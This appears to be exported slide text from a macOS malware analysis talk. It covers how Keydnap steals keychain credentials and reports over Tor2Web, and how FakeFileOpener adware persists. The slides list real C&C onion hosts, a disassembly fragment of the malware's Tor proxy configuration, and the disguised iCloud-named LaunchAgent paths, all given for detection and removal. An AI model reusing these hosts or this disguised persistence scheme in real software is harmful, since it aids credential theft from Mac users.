
survey



download



execute



keychain 'stealing'



"new OSX/Keydnep malware is hungry for credentials"

KEYDNAP (icloudproc) features / goals

```
$ strings -a icloudproc | grep -i tor  
Tor V3 hH  
Tor is already running as %s.  
Tor successfully forwarded TCP port '%s' to '%s'%s.  
Tor v%s %srunning on %s with Libevent %s, OpenSSL %s and Zlib %s.
```

icloudproc, strings

1

g5wcesdfjzne7255.onion.to

2

r2elajikcosf7zee.onion.to

C & C servers




"Keydnep is using the onion.to Tor2Web proxy over HTTPS to report back to its C&C server." -eset

//config

```
lea    rdx, qword [0x10000bbe7]; "127.0.0.1:9050"  
mov    esi, 0x2714  
xor    eax, eax  
mov    rdi, rbx  
call   curl_easy_setopt
```

icloudsyncd -> icloudproc



KEYDNAP disinfection



icloudproc
License.rtf
icloudsyncd



ver. 2.93+

wise words!



Thomas Reed
@thomasareed



Following

So, if you're using Transmission, time to stop...
second time in 6 months they've been hacked to
distribute malware!



/Library/Application Support/com.apple.iCloud.sync.daemon/
/Library/LaunchAgents/com.apple.iCloud.sync.daemon.plist



~/Library/LaunchAgents/com.apple.iCloud.sync.daemon.plist






~/Library/LaunchAgents/com.geticloud.icloud.photo.plist

~/Library/Application Support/com.apple.iCloud.sync.daemon/
~/Library/Application Support/com.geticloud/


FAKEFILEOPENER

adware, with a persistence twist

 FakeFileOpener		
	found on	august 2016
	found by	MalwareBytes
	infection	fake 'security' popup
	features	adware installer
	disinfection	remove application


FAKEFILEOPENER

infection vector



AdvancedMacCleaner.com

fake 'security alert'



FAKEFILEOPENER

persistence


